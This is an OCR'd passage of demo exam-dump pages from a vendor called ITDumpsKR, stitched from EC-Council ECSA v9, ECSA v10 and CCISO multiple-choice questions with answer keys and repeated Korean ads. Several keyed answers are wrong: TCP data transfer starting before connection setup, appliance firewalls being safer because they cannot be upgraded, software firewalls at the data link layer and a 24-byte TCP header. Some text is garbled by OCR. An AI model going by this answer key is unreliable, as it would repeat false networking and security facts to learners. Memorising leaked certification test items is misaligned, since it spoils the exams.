


How many bits is a acknowledgement number?
A. 16 bits
B. 32 bits
C. 8 bits
D. 24 bits
Answer: B
Reference:http://en.wikipedia.org/wiki/Transmission_Control_Protocol(acknowledgement number)

NO.13 Assessing a network from a hacker's point of view to discover the exploits and vulnerabilities that are accessible to the outside world is which sort of vulnerability assessment?
A. Network Assessments
B. Application Assessments
C. Wireless Network Assessments
D. External Assessment
Answer: D
Reference:http://controlcase.com/managed_compliance_pci_vulnerability_scan.html

NO.14 ARP spoofing is a technique whereby an attacker sends fake ("spoofed") Address Resolution Protocol (ARP) messages onto a Local Area Network. Generally, the aim is to associate the attacker's MAC address with the IP address of another host (such as the default gateway), causing any traffic

meant for that IP address to be sent to the attacker instead.
ARP spoofing attack is used as an opening for other attacks.



What type of attack would you launch after successfully deploying ARP spoofing?
A. Parameter Filtering
B. Social Engineering
C. Input Validation
D. Session Hijacking
Answer: D
ence:http://en.wikipedia.org/wiki/ARP_spoofing

NO.15 The first phase of the penetration testing plan is to develop the scope of the project in consultation with the client. Pen testing test components depend on the client's operating environment, threat perception, security and compliance requirements, ROE, and budget. Various components need to be considered for testing while developing the scope of the project.

Which of the following is NOT a pen testing component to be tested?
A. System Software Security
B. Intrusion Detection
C. Outside Accomplices
D. Inside Accomplices
Answer: C

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : **412-79v9**

Title : EC-Council Certified Security Analyst (ECSA) v9


Vendor : EC-COUNCIL

Version : DEMO

NO.1 Which of the following attacks is an offline attack?
A. Pre-Computed Hashes
B. Hash Injection Attack
C. Password Guessing
D. Dumpster Diving
Answer: A
Reference: http://nrupentheking.blogspot.com/2011/02/types-of-password-attack-2.html

NO.2 An antenna is a device that is designed to transmit and receive the electromagnetic waves that are generally called radio waves. Which one of the following types of antenna is developed from waveguide technology?
A. Leaky Wave Antennas
B. Aperture Antennas
C. Reflector Antenna
D. Directional Antenna
Answer: B

NO.3 Which type of security policy applies to the below configuration?
i)Provides maximum security while allowing known, but necessary, dangers
ii)All services are blocked; nothing is allowed
iii)Safe and necessary services are enabled individually
iv)Non-essential services and procedures that cannot be made safe are NOT allowed
v)Everything is logged




A. Paranoid Policy
B. Prudent Policy
C. Permissive Policy
D. Promiscuous Policy
Answer: B

NO.4 What are the scanning techniques that are used to bypass firewall rules and logging mechanisms and disguise themselves as usual network traffic?
A. Connect Scanning Techniques

B. SYN Scanning Techniques
C. Stealth Scanning Techniques
D. Port Scanning Techniques
Answer: C
Reference: http://wwww.pc-freak.net/tutorials/hacking_info/arkin%20network%20scanning%20techniques.pdf (page 7

NO.5 Vulnerability assessment is an examination of the ability of a system or application, including the current security procedures and controls, to withstand assault.



What does a vulnerability assessment identify?
A. Disgruntled employees
B. Weaknesses that could be exploited
C. Physical security breaches
D. Organizational structure
Answer: B

NO.6 Which one of the following log analysis tools is a Cisco Router Log Format log analyzer and it parses logs, imports them into a SQL database (or its own built-in database), aggregates them, and generates the dynamically filtered reports, all through a web interface?
A. Event Log Tracker
B. Sawmill
C. Syslog Manager
D. Event Log Explorer
Answer: B

NO.7 A framework for security analysis is composed of a set of instructions, assumptions, and

limitations to analyze and solve security concerns and develop threat free applications.
Which of the following frameworks helps an organization in the evaluation of the company's information security with that of the industrial standards?

A. Microsoft Internet Security Framework
B. Information System Security Assessment Framework
C. The IBM Security Framework
D. Nortell's Unified Security Framework
Answer: B

NO.8 During external penetration testing, which of the following techniques uses tools like Nmap to predict the sequence numbers generated by the targeted server and use this information to perform session hijacking techniques?

A. TCP Sequence Number Prediction
B. IPID State Number Prediction
C. TCP State Number Prediction
D. IPID Sequence Number Prediction
Answer: A
Reference: http://www.scribd.com/doc/133636402/LPTv4-Module-18-External-Penetration-Testing-NoRestriction (p.43)

NO.9 DMZ is a network designed to give the public access to the specific internal resources and you might want to do the same thing for guests visiting organizations without compromising the integrity of the internal resources. In general, attacks on the wireless networks fall into four basic categories. Identify the attacks that fall under Passive attacks category.(Select all that apply)

A. Wardriving
B. Spoofing
C. Sniffing
D. Network Hijacking
Answer: A

NO.10 External penetration testing is a traditional approach to penetration testing and is more focused on the servers, infrastructure and the underlying software comprising the target. It involves a comprehensive analysis of publicly available information about the target, such as Web servers, Mail servers, Firewalls, and Routers.

Which of the following types of penetration testing is performed with no prior knowledge of the site?

A. Blue box testing

B. White box testing
C. Grey box testing
D. Black box testing
Answer: D
Reference: http://books.google.com.pk/books?id=5m6ta2fgTswC&pg=SA5-PA4&lpg=SA5-PA4&dq=penetration+testing+is+performed+with+no+prior+knowledge+of+the+site&source=bl&ots=8GkmyUBH2U&sig=wdBIboWxrhk5QjlQXs3yWOcuk2Q&hl=en&sa=X&ei=-SgfVI2LLc3qaOa5gIgO&ved=0CCkQ6AEwAQ#v=onepage&q=penetration%20testing%20is%20performed%20with%20no%20prior%20knowledge%20of%20the%20site&f=false


NO.11 Which of the following equipment could a pen tester use to perform shoulder surfing?
A. Binoculars
B. Painted ultraviolet material
C. Microphone
D. All the above
Answer: A
Reference: http://en.wikipedia.org/wiki/Shoulder_surfing_(computer_security)

NO.12 What are the 6 core concepts in IT security?

A. Server management, website domains, firewalls, IDS, IPS, and auditing
B. Authentication, authorization, confidentiality, integrity, availability, and non-repudiation
C. Passwords, logins, access controls, restricted domains, configurations, and tunnels
D. Biometrics, cloud security, social engineering, DoS attack, viruses, and Trojans
Answer: B

NO.13 SQL injection attack consists of insertion or "injection" of either a partial or complete SQL query via the data input or transmitted from the client (browser) to the web application.
A successful SQL injection attack can:
i)Read sensitive data from the database

iii)Modify database data (insert/update/delete)
iii)Execute administration operations on the database (such as shutdown the DBMS)
iV)Recover the content of a given file existing on the DBMS file system or write files into the file system
v)Issue commands to the operating system



Pen tester needs to perform various tests to detect SQL injection vulnerability.
He has to make a list of all input fields whose values could be used in crafting a SQL query, including the hidden fields of POST requests and then test them separately, trying to interfere with the query and to generate an error.
In which of the following tests is the source code of the application tested in a non-runtime environment to detect the SQL injection vulnerabilities?

A. Automated Testing
B. Function Testing
C. Dynamic Testing
D. Static Testing
Answer: D
Reference: http://ijritcc.org/IJRITCC%20Vol_2%20Issue_5/Removal%20of%20Data%20Vulnerabilities%20Using%20SQL.pdf

NO.14 Variables are used to define parameters for detection, specifically those of your local network and/or specific servers or ports for inclusion or exclusion in rules. These are simple substitution variables set with the var keyword. Which one of the following operator is used to define meta-variables?

A. "$"
B. "#"
C. "*"
D. "?"
Answer: A

NO.15 John, a penetration tester, was asked for a document that defines the project, specifies goals, objectives, deadlines, the resources required, and the approach of the project.

Which of the following includes all of these requirements?

A. Penetration testing project plan


B. Penetration testing software project management plan

C. Penetration testing project scope report

D. Penetration testing schedule plan

Answer: A

NO.16 Which of the following statement holds true for TCP Operation?



A. Port numbers are used to know which application the receiving host should pass the data to

B. Sequence numbers are used to track the number of packets lost in transmission

C. Flow control shows the trend of a transmitting host overflowing the buffers in the receiving host

D. Data transfer begins even before the connection is established

Answer: D

NO.17 What sort of vulnerability assessment approach starts by building an inventory of protocols found on the machine?

A. Inference-based Assessment

B. Service-based Assessment Solutions

C. Product-based Assessment Solutions

D. Tree-based Assessment

Answer: A

Reference: http://www.businessweek.com/adsections/2005/pdf/wp_mva.pdf (page 26, first para on the page)

NO.18 Which of the following is the range for assigned ports managed by the Internet Assigned Numbers Authority (IANA)?

A. 3001-3100

B. 5000-5099

C. 6666-6674

D. 0 - 1023

Answer: D

Reference: https://www.ietf.org/rfc/rfc1700.txt (well known port numbers, 4th para)

NO.19 Which of the following is NOT related to the Internal Security Assessment penetration testing strategy?

A. Testing to provide a more complete view of site security

B. Testing focused on the servers, infrastructure, and the underlying software, including the target

C. Testing including tiers and DMZs within the environment, the corporate network, or partner company connections

D. Testing performed from a number of network access points representing each logical and physical segment

Answer: B

NO.20 Software firewalls work at which layer of the OSI model?

A. Data Link

B. Network

C. Transport

D. Application

Answer: A

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : **412-79v10**

Title : EC-Council Certified Security Analyst (ECSA) V10

Vendor : ECCouncil

Version : DEMO

NO.1 Which of the following is a framework of open standards developed by the Internet Engineering Task Force (IETF) that provides secure transmission of the sensitive data over an unprotected medium, such as the Internet?
A. Netsec
B. DNSSEC
C. IKE
D. IPsec
Answer: D

NO.2 You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe.
What are you trying to accomplish here?
A. Establish a remote connection to the Domain Controller
B. Enumerate domain user accounts and built-in groups
C. Enumerate MX and A records from DNS
D. Poison the DNS records with false records
Answer: B

NO.3 Identify the port numbers used by POP3 and POP3S protocols.
A. 113 and 981
B. 110 and 995
C. 111 and 982
D. 109 and 973
Answer: B

NO.4 Which of the following statements is true about the LM hash?
A. Separated into two 8-character strings
B. Disabled in Windows Vista and 7 OSs
C. Padded with NULL to 16 characters
D. Letters are converted to the lowercase
Answer: B

NO.5 The first and foremost step for a penetration test is information gathering. The main objective of this test is to gather information about the target system which can be used in a malicious manner to gain access to the target systems.

Which of the following information gathering terminologies refers to gathering information through social engineering on-site visits, face-to-face interviews, and direct questionnaires?

A. Active Information Gathering

B. Open Source or Passive Information Gathering

C. Pseudonymous Information Gathering

D. Anonymous Information Gathering

Answer: A

NO.6 Which one of the following 802.11 types has WLAN as a network support?

A. 802.11g

B. 802.11b

C. 802.11-Legacy


D. 802.11n

Answer: D

NO.7 Which of the following approaches to vulnerability assessment relies on the administrator providing baseline of system configuration and then scanning continuously without incorporating any information found at the time of scanning?

A. Inference-based Assessment
B. Service-based Assessment Solutions
C. Product-based Assessment Solutions
D. Tree-based Assessment
Answer: D

NO.8 A firewall protects networked computers from intentional hostile intrusion that could compromise confidentiality or result in data corruption or denial of service. It examines all traffic routed between the two networks to see if it meets certain criteria. If it does, it is routed between the networks, otherwise it is stopped.



Why is an appliance-based firewall is more secure than those implemented on top of the commercial operating system (Software based)?

A. Firewalls implemented on a hardware firewall are highly scalable

B. Appliance based firewalls cannot be upgraded

C. Hardware appliances does not suffer from security vulnerabilities associated with the underlying operating system

D. Operating system firewalls are highly configured

Answer: B

NO.9 What is kept in the following directory? HKLM\SECURITY\Policy\Secrets

A. Service account passwords in plain text

B. Cached password hashes for the past 20 users

C. IAS account names and passwords

D. Local store PKI Kerberos certificates

Answer: A

NO.10 Which one of the following is a supporting tool for 802.11 (wireless) packet injections, it spoofs 802.11 packets to verify whether the access point is valid or not?

A. Airsnort

B. WEPCrack

C. Airpwn

D. Aircrack

Answer: C

NO.11 After passing her CEH exam, Carol wants to ensure that her network is completely secure. She implements a DMZ, statefull firewall, NAT, IPSEC, and a packet filtering firewall. Since all security measures were taken, none of the hosts on her network can reach the Internet.

Why is that?

A. NAT does not work with IPSEC

B. NAT does not work with statefull firewalls


C. Statefull firewalls do not work with packet filtering firewalls

D. IPSEC does not work with packet filtering firewalls

Answer: A

NO.12 Transmission control protocol accepts data from a data stream, divides it into chunks, and adds a TCP header creating a TCP segment. The TCP header is the first 24 bytes of a TCP segment that contains the parameters and state of an end-to-end TCP socket. It is used to track the state of communication between two TCP endpoints.

For a connection to be established or initialized, the two hosts must synchronize. The synchronization requires each side to send its own initial sequence number and to receive a confirmation of exchange in an acknowledgment (ACK) from the other side The below diagram shows the TCP Header format:



A. 8 bits

B. 16 bits

C. 32 bits

D. 24 bits

Answer: C

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : **712-50**

Title : EC-Council Certified CISO (CCISO)

Vendor : EC-COUNCIL

Version : DEMO

NO.1 Which of the following statements about Encapsulating Security Payload (ESP) is true?
A. It is an IPSec protocol.
B. It is a text-based communication protocol.
C. It uses TCP port 22 as the default port and operates at the application layer.
D. It uses UDP port 22
Answer: A

NO.2 A recommended method to document the respective roles of groups and individuals for a given process is to:
A. Develop a detailed internal organization chart
B. Develop a telephone call tree for emergency response
C. Develop an isolinear response matrix with cost benefit analysis projections
D. Develop a Responsible, Accountable, Consulted, Informed (RACI) chart
Answer: D

NO.3 Which of the following illustrates an operational control process:
A. Classifying an information system as part of a risk assessment
B. Installing an appropriate fire suppression system in the data center
C. Conducting an audit of the configuration management process
D. Establishing procurement standards for cloud vendors
Answer: B

NO.4 Which of the following is considered to be an IT governance framework and a supporting toolset that allows for managers to bridge the gap between control requirements, technical issues, and business risks?
A. Control Objective for Information Technology (COBIT)
B. Committee of Sponsoring Organizations (COSO)
C. Payment Card Industry (PCI)
D. Information Technology Infrastructure Library (ITIL)
Answer: A

NO.5 A Chief Information Security Officer received a list of high, medium, and low impact audit findings. Which of the following represents the BEST course of action?
A. If the findings impact regulatory compliance, try to apply remediation that will address the most findings for the least cost.
B. If the findings do not impact regulatory compliance, remediate only the high and medium risk findings.
C. If the findings impact regulatory compliance, remediate the high findings as quickly as possible.
D. If the findings do not impact regulatory compliance, review current security controls.
Answer: C

NO.6 An international organization is planning a project to implement encryption technologies to protect company confidential information. This organization has data centers on three continents.

Which of the following would be considered a MAJOR constraint for the project?
A. Time zone differences
B. Compliance to local hiring laws
C. Encryption import/export regulations
D. Local customer privacy laws
Answer: C

NO.7 Which of the following backup sites takes the longest recovery time?
A. Cold site
B. Hot site
C. Warm site
D. Mobile backup site
Answer: A
ECCouncil 712-50 : Practice Test

NO.8 Which International Organization for Standardization (ISO) below BEST describes the performance of risk management, and includes a five-stage risk management methodology.
A. ISO 27001
B. ISO 27002
C. ISO 27004
D. ISO 27005
Answer: D

NO.9 The process to evaluate the technical and non-technical security controls of an IT system to validate that a given design and implementation meet a specific set of security requirements is called
A. Security certification
B. Security system analysis
C. Security accreditation
D. Alignment with business practices and goals.
Answer: A

NO.10 You are having a penetration test done on your company network and the leader of the team says they discovered all the network devices because no one had changed the Simple Network Management Protocol (SNMP) community strings from the defaults. Which of the following is a default community string?
A. Execute
B. Read
C. Administrator
D. Public
Answer: D

NO.11 A system was hardened at the Operating System level and placed into the production environment. Months later an audit was performed and it identified insecure configuration different

from the original hardened state. Which of the following security issues is the MOST likely reason leading to the audit findings?
A. Lack of asset management processes
B. Lack of change management processes
C. Lack of hardening standards
D. Lack of proper access controls
Answer: B

NO.12 When gathering security requirements for an automated business process improvement program, which of the following is MOST important?
A. Type of data contained in the process/system
B. Type of connection/protocol used to transfer the data
C. Type of encryption required for the data once it is at rest
D. Type of computer the data is processed on
Answer: A

NO.13 An information security department is required to remediate system vulnerabilities when they are discovered. Please select the three primary remediation methods that can be used on an affected system.
A. Install software patch, Operate system, Maintain system
B. Discover software, Remove affected software, Apply software patch
C. Install software patch, configuration adjustment, Software Removal
D. Software removal, install software patch, maintain system
Answer: C

NO.14 Scenario: Most industries require compliance with multiple government regulations and/or industry standards to meet data protection and privacy mandates.
What is one proven method to account for common elements found within separate regulations and/or standards?
